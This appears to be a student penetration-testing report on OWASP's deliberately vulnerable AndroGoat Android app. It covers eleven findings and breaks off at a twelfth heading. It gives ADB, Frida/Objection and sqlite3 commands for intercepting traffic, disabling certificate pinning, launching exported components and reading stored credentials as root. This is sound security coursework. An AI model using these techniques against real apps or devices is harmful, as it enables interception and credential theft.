
Assignment No. 2

Security Testing of Mobile Apps

App 1: AndroGoat — VAPT Report

20 Vulnerabilities Identified and Exploited

Course	SIL7171: Mobile Security
Assignment	No. 2 — Task 1 (AndroGoat)
App	AndroGoat — OWASP Intentionally Vulnerable App
Emulator	Genymotion — Google Pixel 2, Android 9.0 (API 28)
Tools Used	jadx-gui, Burp Suite, Frida 17.9.1, Objection, apktool, ADB
Vulnerabilities	20 out of 22 identified and exploited

VULNERABILITY 1

Tool: Burp Suite | Category: Network Security

Network Intercepting — HTTP

Tool	Burp Suite	Category	Network Security	Difficulty	Beginner
------	------------	----------	------------------	------------	----------

What is this Vulnerability?

The app sends sensitive data over plain HTTP — an unencrypted protocol. HTTP traffic travels as readable text across the network. Any device positioned between the client and server (a proxy, a router, or a man-in-the-middle attacker) can read, record, or modify every byte of the communication without the app or user knowing. This violates OWASP Mobile Top 10 M3 — Insecure Communication.

Root Cause

The root cause is the use of `http://` URLs instead of `https://` for network requests. The app also lacks a Network Security Config that would enforce HTTPS-only communication. Without transport layer security, all traffic is transmitted in plaintext.

Steps to Reproduce

Step 1. Ensure Burp Suite is running with listener on 0.0.0.0:8080.

Step 2. Set emulator proxy to route traffic through Burp.

Step 3. Open AndroGoat → Network Intercepting → HTTP.

Step 4. Tap the **Send** button. App shows: “Request sent to `http://demo.testfire.net`”.

Step 5. Check Burp Suite → Proxy → HTTP History.


Commands Executed

```
adb shell settings put global http_proxy 10.194.40.151:8080
adb shell settings get global http_proxy
# Expected: 10.194.40.151:8080
```


Expected Output

```
GET / HTTP/1.1 Host: demo.testfire.net Connection: keep-alive User-Agent: okhttp/3.8.0
[Full request visible in Burp - no encryption whatsoever]
```

Screenshots



Screenshot: Burp HTTP History showing intercepted HTTP request to `demo.testfire.net`



Screenshot: AndroGoat app screen showing the HTTP activity and Send button

VULNERABILITY 2

Tool: Burp Suite + CA Cert | Category: Network Security

Network Intercepting — HTTPS

Tool	Burp Suite + CA Cert	Category	Network Security	Difficulty	Beginner
------	----------------------	----------	------------------	------------	----------

What is this Vulnerability?

Even when apps use HTTPS (encrypted), a Man-in-the-Middle attack is still possible if the attacker’s CA certificate is trusted by the device. Burp Suite acts as a proxy that decrypts, inspects, and re-encrypts HTTPS traffic in real time — completely transparent to the app.

Root Cause

The app does not implement certificate pinning, so it accepts any certificate signed by a trusted CA — including Burp’s self-signed CA installed into the system trust store. Without pinning, installing a CA certificate is sufficient to break the encryption.

Steps to Reproduce

Step 1. Install Burp CA cert into the emulator system cert store (done during setup).
Step 2. Open AndroGoat → Network Intercepting → HTTPS.
Step 3. Tap Send. App shows: “Request sent to https://owasp.org”.
Step 4. Check Burp → Proxy → HTTP History.


Commands Executed

```
adb root
adb remount
adb push 9a5ba575.0 /system/etc/security/cacerts/
adb shell chmod 644 /system/etc/security/cacerts/9a5ba575.0
adb reboot
```


Expected Output

```
GET / HTTP/2 Host: owasp.org Accept-Encoding: gzip, deflate User-Agent: okhttp/3.8.0
[HTTPS traffic fully decrypted and visible in Burp plaintext]
```

Screenshots



Screenshot: *Burp HTTP History showing intercepted HTTPS request to owasp.org*



Screenshot: *Emulator Settings showing PortSwigger CA in Trusted Credentials*

VULNERABILITY 3		Tool: Frida + Objection + Burp Category: Network Security		
Network Intercepting — Certificate Pinning				
Tool	Frida + Objection + Burp	Category	Network Security	Difficulty
				Intermediate

What is this Vulnerability?

Certificate Pinning is a defence mechanism where the app hardcodes the expected server certificate or its public key hash. However, Frida can hook the pinning check at runtime and disable it — making the app accept Burp's certificate despite pinning being active. This shows that client-side pinning alone is not a sufficient defence.

Root Cause

The pinning logic is implemented in Java code (`okhttp3.CertificatePinner` and `TrustManagerImpl`) which runs in the same process space as the app. Because these are regular Java methods, Frida can intercept and override their behaviour at runtime without modifying the APK.

Steps to Reproduce

- Step 1.** Start frida-server on emulator in CMD 1 (leave it hanging).
- Step 2.** Open AndroGoat → Network Intercepting → Certificate Pinning.
- Step 3.** In a new CMD 2: connect with Objection.

Step 4. Inside objection shell: run `android sslpinning disable`.

Step 5. Go back to AndroGoat and tap the Send button.

Step 6. Check Burp — pinned HTTPS request is now intercepted.

Commands Executed

```
# CMD 1 -- start frida-server
adb shell su 0 /data/local/tmp/frida-server-17.9.1-android-x86


# CMD 2 -- connect objection
objection -n owasp.sat.agoat start

# Inside objection shell:
android sslpinning disable
```


Expected Output

```
(agent) Custom TrustManager ready, overriding SSLContext.init() (agent) Found okhttp3.CertificatePinner, overriding
CertificatePinner.check() (agent) Registering job 319403. Name: android-sslpinning-disable
[Burp now intercepts even certificate-pinned HTTPS traffic]
```

Screenshots



Screenshot: Objection shell showing `sslpinning disable` command and agent output



Screenshot: Burp Intercept tab showing pinned HTTPS request successfully captured

VULNERABILITY 4

Tool: ADB + jadx | Category: Access Control

Unprotected Android Components — Activity

Tool	ADB + jadx	Category	Access Control	Difficulty	Beginner
------	------------	----------	----------------	------------	----------

What is this Vulnerability?

An Android Activity is a single screen in an app. If a protected screen (like an invoice download page) is exported without requiring a permission, it can be launched directly via ADB, bypassing any PIN or login check. This is a broken access control vulnerability.

Root Cause

In `AndroidManifest.xml`, the `AccessControl1ViewActivity` has an `<intent-filter>` tag (which automatically makes it exported) but has no `android:permission` attribute. The PIN check happens in a separate preceding Activity — the protected Activity itself performs no authentication.

Steps to Reproduce

Step 1. Open AndroGoat → Unprotected Android Components → Activity.

Step 2. Note: the app requires a PIN (e.g. 1234) before showing the invoice screen.

Step 3. In jadx, open `AndroidManifest.xml` — find `AccessControl1ViewActivity` with `intent-filter`.

Step 4. In CMD, launch the protected activity directly, bypassing the PIN:

Commands Executed

```
adb shell am start -n owasp.sat.agoat/.AccessControl1ViewActivity
# Expected output:
# Starting: Intent { cmp=owasp.sat.agoat/.AccessControl1ViewActivity }
```

Expected Output

```
Starting: Intent  cmp=owasp.sat.agoat/.AccessControl1ViewActivity
[Invoice download screen opens - PIN was never asked] [Download Invoice button is accessible without authentication]
```

Screenshots

```
<activity
  android:label="@string/activity"
  android:name="owasp.sat.agoat.AccessControl1ViewActivity">
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <data
      android:scheme="androgoat"
      android:host="vulnapp"/>
  </intent-filter>
</activity>
```

Screenshot: *AndroidManifest.xml in jadx showing AccessControl1ViewActivity with intent-filter and no permission*



Screenshot: *ADB command output + emulator showing Download Invoice screen opened without PIN*

VULNERABILITY 5

Tool: ADB + jadx | Category: Access Control

Unprotected Android Components — Service

Tool	ADB + jadx	Category	Access Control	Difficulty	Beginner
------	------------	----------	----------------	------------	----------

What is this Vulnerability?

An Android Service runs background tasks for an app. The `DownloadInvoiceService` is meant to be triggered only after PIN verification. But because it is exported without a permission, it can be started directly — downloading the invoice without any authentication.

Root Cause

In `AndroidManifest.xml`, `DownloadInvoiceService` is declared with `android:exported="true"` and no `android:permission` attribute. Services should either be unexported or protected with a custom signature-level permission.

Steps to Reproduce

Step 1. In jadx, find `DownloadInvoiceService` in `AndroidManifest.xml` — confirm `exported="true"` and no permission set.

Step 2. In CMD, invoke the service directly without going through any Activity.


Step 3. Watch the emulator — “Invoice is being downloaded” toast appears.

Commands Executed


```
adb shell am startservice -n owasp.sat.agoat/.DownloadInvoiceService
# Expected output:
# Starting service: Intent { cmp=owasp.sat.agoat/.DownloadInvoiceService }
```

Expected Output

```
Starting service: Intent cmp=owasp.sat.agoat/.DownloadInvoiceService
[Toast on emulator: "Invoice is being downloaded"] [File downloaded without any PIN or Activity launch]
```

Screenshots

Screenshot: *jadx AndroidManifest.xml showing DownloadInvoiceService with android:exported="true"*



Screenshot: *ADB command output + emulator toast showing "Invoice is being downloaded"*

VULNERABILITY 6

Tool: ADB + jadx | Category: Access Control

Unprotected Android Components — Broadcast Receiver

Tool	ADB + jadx	Category	Access Control	Difficulty	Beginner
------	------------	----------	----------------	------------	----------

What is this Vulnerability?

A Broadcast Receiver listens for system or app-level broadcast messages. The `ShowDataReceiver` is exported without protection, meaning any app or attacker can send it a broadcast intent and trigger it — causing it to display sensitive credentials as a toast notification on screen.

Root Cause

`ShowDataReceiver` is declared with `android:exported="true"` and no `android:permission` in `AndroidManifest.xml`. When triggered, it reads hardcoded credentials and displays them. The fix is to either set `exported="false"` or protect it with a signature-level permission.

Steps to Reproduce

Step 1. In jadx, find `ShowDataReceiver` in `AndroidManifest.xml` — confirm `exported="true"`.

Step 2. In CMD, send a broadcast to trigger the receiver.


Step 3. Watch the emulator — a toast shows leaked credentials including username, password, and key.

Commands Executed


```
adb shell am broadcast -n owasp.sat.agoat/.ShowDataReceiver
```

Expected Output

```
Broadcasting: Intent flg=0x400000 cmp=owasp.sat.agoat/.ShowDataReceiver Broadcast completed: result=0
Toast: "Username is CrazyUser, Password is CrazyPassword and Key is 123myKey456"
```

Screenshots

Screenshot: *AndroidManifest.xml in jadx showing `ShowDataReceiver` with `exported="true"` and no permission*



Screenshot: *Emulator showing toast message with leaked credentials (CrazyUser / CrazyPassword / 123myKey456)*

VULNERABILITY 7

Tool: ADB | Category: Access Control

Unprotected Android Components — Custom URL Scheme

Tool	ADB	Category	Access Control	Difficulty	Beginner
------	-----	----------	----------------	------------	----------

What is this Vulnerability?

Custom URL schemes (deep links) allow apps to handle special URLs like `androgoat://vulnapp`. If a protected screen is reachable via a deep link without any authentication check, any app, browser, or attacker with ADB access can open it directly — bypassing login or PIN checks.

Root Cause

The `AccessControll1ViewActivity` registers the scheme `androgoat://vulnapp` via an intent-filter but performs no authentication when launched this way. Deep link handlers must validate the caller and enforce authentication just like any other entry point.

Steps to Reproduce

Step 1. In `jadx`, find the intent-filter with `android:scheme="androgoat"` in `AndroidManifest.xml`.

Step 2. In CMD, launch the protected screen using the custom URL scheme.

Step 3. Invoice download screen opens immediately — no PIN required.

Commands Executed

```
adb shell am start -a android.intent.action.VIEW -d "androgoat://vulnapp"
```


Expected Output

```
Starting: Intent act=android.intent.action.VIEW dat=androgoat://vulnapp
[Invoice download screen opens via deep link - no authentication performed]
```

Screenshots



Screenshot: *jadx AndroidManifest.xml showing androgoat://vulnapp custom scheme in intent-filter*



Screenshot: *Emulator showing Download Invoice screen opened directly via the URL scheme*

VULNERABILITY 8

Tool: ADB Shell | Category: Insecure Data Storage

Insecure Data Storage — Shared Preferences 1

Tool	ADB Shell	Category	Insecure Data Storage	Difficulty	Beginner
------	-----------	----------	-----------------------	------------	----------

What is this Vulnerability?

Android SharedPreferences saves data as plaintext XML files. On a rooted device or emulator, any process can read these files. Storing passwords or tokens in SharedPreferences without encryption directly exposes user credentials.

Root Cause

The app calls `SharedPreferences.putString("password", rawPassword)` storing the password value as-is. The correct approach is to use Android’s `EncryptedSharedPreferences` from the `androidx.security` library, which provides AES-256 encryption transparently.

- Steps to Reproduce**
- Step 1.** Open AndroGoat → Insecure Data Storage → Shared Preferences 1.
 - Step 2.** Enter any credentials and tap Save.
 - Step 3.** In CMD: open ADB shell as root, navigate to `shared_prefs` folder.
 - Step 4.** Read the file: `cat users.xml`


Commands Executed

```
adb shell
su
cat /data/user/0/owasp.sat.agoat/shared_prefs/users.xml
```


Expected Output

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <string name="password">Secret</string> <string
name="username">Shared1</string> </map>
[Plaintext credentials directly readable from the filesystem]
```

Screenshots



Screenshot: AndroGoat Shared Prefs 1 screen with credentials entered



Screenshot: ADB shell showing cat users.xml output with plaintext username and password

VULNERABILITY 9	Tool: ADB Shell Category: Insecure Data Storage
Insecure Data Storage — Shared Preferences 2	

Tool	ADB Shell	Category	Insecure Data Storage	Difficulty	Beginner
------	-----------	----------	-----------------------	------------	----------

What is this Vulnerability?

Any app state stored in plaintext SharedPreferences can be tampered with by an attacker with filesystem access. The game stores score and level values in `score.xml`. By directly editing this file, an attacker can set any score value — bypassing all game logic.

Root Cause

The app reads game state directly from SharedPreferences on startup without any integrity check or cryptographic signature. Sensitive or game-critical state should never be stored client-side in an unprotected format — the server must be the source of truth.

Steps to Reproduce

- Step 1. Open Shared Prefs 2 activity and tap Score once to register a score.
- Step 2. In adb shell (root): read `score.xml` to see current values.
- Step 3. Close the app completely from recents (critical — app must not be running).
- Step 4. Overwrite `score.xml` with tampered value of 10000.
- Step 5. Reopen app → tap Score once → level advances to 2 with score 10001.


Commands Executed

```
cat /data/user/0/owasp.sat.agoat/shared_prefs/score.xml


cat > /data/user/0/owasp.sat.agoat/shared_prefs/score.xml << 'EOF'
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<int name="score" value="10000" />
<int name="level" value="1" />
</map>
EOF
```

Expected Output
Before modification: score=2, level=1 After overwrite + one tap: Level: 2 Score: 10001 "YOU WON THE GAME"

Screenshots



Screenshot: ADB shell showing original score.xml content and the overwrite command



Screenshot: Emulator showing Level 2 / Score 10001 / "YOU WON THE GAME" after modification

VULNERABILITY 10		Tool: ADB Shell + sqlite3 Category: Insecure Data Storage			
Insecure Data Storage — SQLite					
Tool	ADB Shell + sqlite3	Category	Insecure Data Storage	Difficulty	Beginner

What is this Vulnerability?

If the SQLite database is not encrypted, anyone with root access can open the database file and read all records using the `sqlite3` command-line tool. This directly exposes usernames, passwords, and any other sensitive data stored locally.

Root Cause

The app creates a plain SQLite database file (`aGoat`) with no encryption. The fix is to use an encrypted database library such as `SQLCipher`, which applies AES-256 encryption to the entire database file.

Steps to Reproduce

- Step 1. Open AndroGoat → Insecure Data Storage → SQLite.
- Step 2. Add user: `abcd / 1234` → Save. Add another: `New_user / Old_secret` → Save.
- Step 3. In adb shell (root): navigate to the databases folder.
- Step 4. Run an `sqlite3` query to dump all users from the table.

Commands Executed

```
adb shell
su
cd /data/user/0/owasp.sat.agoat/databases/
sqlite3 aGoat 'select * from users;'
```

Expected Output

```
1|abcd|1234 2|Newuser|Oldsecret
[All credentials readable in plaintext - no encryption on the database]
```

Screenshots

```
PS C:\Users\sutha> adb shell
vbox86p:/ # cd /data/user/0/owasp.sat.agoat/databases/
vbox86p:/data/user/0/owasp.sat.agoat/databases # ls -l
total 92
-rw-rw---- 1 u0_a70 u0_a70 4096 2026-04-18 04:14 aGoat
-rw----- 1 u0_a70 u0_a70 32768 2026-04-18 04:17 aGoat-shm
-rw----- 1 u0_a70 u0_a70 41232 2026-04-18 04:17 aGoat-wal
vbox86p:/data/user/0/owasp.sat.agoat/databases # sqlite3 aGoat 'select * from users;'
```

```
1|abcd|1234
qlite3 aGoat 'select * from users;'
```

```
1|abcd|1234
2|chirag |chirag
3|chirag |chirag
vbox86p:/data/user/0/owasp.sat.agoat/databases # |
```

Screenshot: ADB shell showing `sqlite3` query output with all user records in plaintext

VULNERABILITY 11

Tool: ADB Shell | Category: Insecure Data Storage

Insecure Data Storage — Temp Files

Tool	ADB Shell	Category	Insecure Data Storage	Difficulty	Beginner
------	-----------	----------	-----------------------	------------	----------

What is this Vulnerability?

If temp files contain sensitive information and are not promptly deleted after use, they remain readable on the filesystem indefinitely. An attacker with root access can find and read these files long after they were supposed to be temporary.

Root Cause

The app writes credentials to a file with a random-suffixed filename ending in `tmp` in the app's data directory, but the file is never deleted. Sensitive data must be encrypted and the file must be securely deleted immediately after use.

Steps to Reproduce

- Step 1.** Open AndroGoat → Insecure Data Storage → Temp Files.
- Step 2.** Enter credentials (e.g. `tempuser` / `tempsecret`) → tap Save.
- Step 3.** In adb shell (root): list all files in the app's data directory.
- Step 4.** Find the file ending in `tmp` and read it using wildcard.

Commands Executed

```
adb shell
su
cd /data/user/0/owasp.sat.agoat/
ls -l
cat users*tmp
```

Expected Output

```
-rw---- 1 u0_a70u0_a7044users711295230138508470tmp
cat users711295230138508470tmp username is tempuser password is tempsecret
```

Screenshots



Screenshot: ADB shell showing ls output listing the tmp file + cat output showing credentials

```
PS C:\Users\sutha> adb shell
vbox86p:/ # su
d /data/user/0/owasp.sat.agoat/
ls -l:/ #
:/ # cd /data/user/0/owasp.sat.agoat/
:/data/user/0/owasp.sat.agoat # ls -l
total 48
drwxrws--x 3 u0_a70 u0_a70_cache 4096 2026-04-18 03:39 cache
drwxrws--x 2 u0_a70 u0_a70_cache 4096 2026-04-09 06:48 code_cache
drwxrwx--x 2 u0_a70 u0_a70 4096 2026-04-18 04:14 databases
drwxrwx--x 2 u0_a70 u0_a70 4096 2026-04-18 04:08 shared_prefs
-rw----- 1 u0_a70 u0_a70 49 2026-04-18 04:22 users3260045541765898809tmp
-rw----- 1 u0_a70 u0_a70 49 2026-04-18 04:22 users8009936075485055350tmp
:/data/user/0/owasp.sat.agoat # cat users3*tmp
username is askmeanything
password is donttellme
:/data/user/0/owasp.sat.agoat # |
```

Screenshot: AndroGoat Temp Files activity with credentials entered before tapping Save

VULNERABILITY 12		Tool: ADB Shell Category: Insecure Data Storage			
Insecure Data Storage — SD Card					
